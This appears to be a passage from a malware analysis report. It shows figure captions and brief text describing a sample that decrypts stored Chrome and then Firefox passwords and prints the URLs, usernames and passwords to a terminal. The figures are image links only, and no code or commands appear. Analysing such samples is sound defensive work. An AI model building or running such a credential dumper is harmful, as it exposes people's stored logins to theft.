


Figure 21 Stored password decryption

If the sample was successful, it will print the decrypted URL, Username and Password to the terminal.




Figure 22 Terminal output of password dumper

After the sample has finished with Chrome passwords it moves on in a similar fashion to stored Firefox passwords and prints them to the terminal.




Figure 23 Firefox output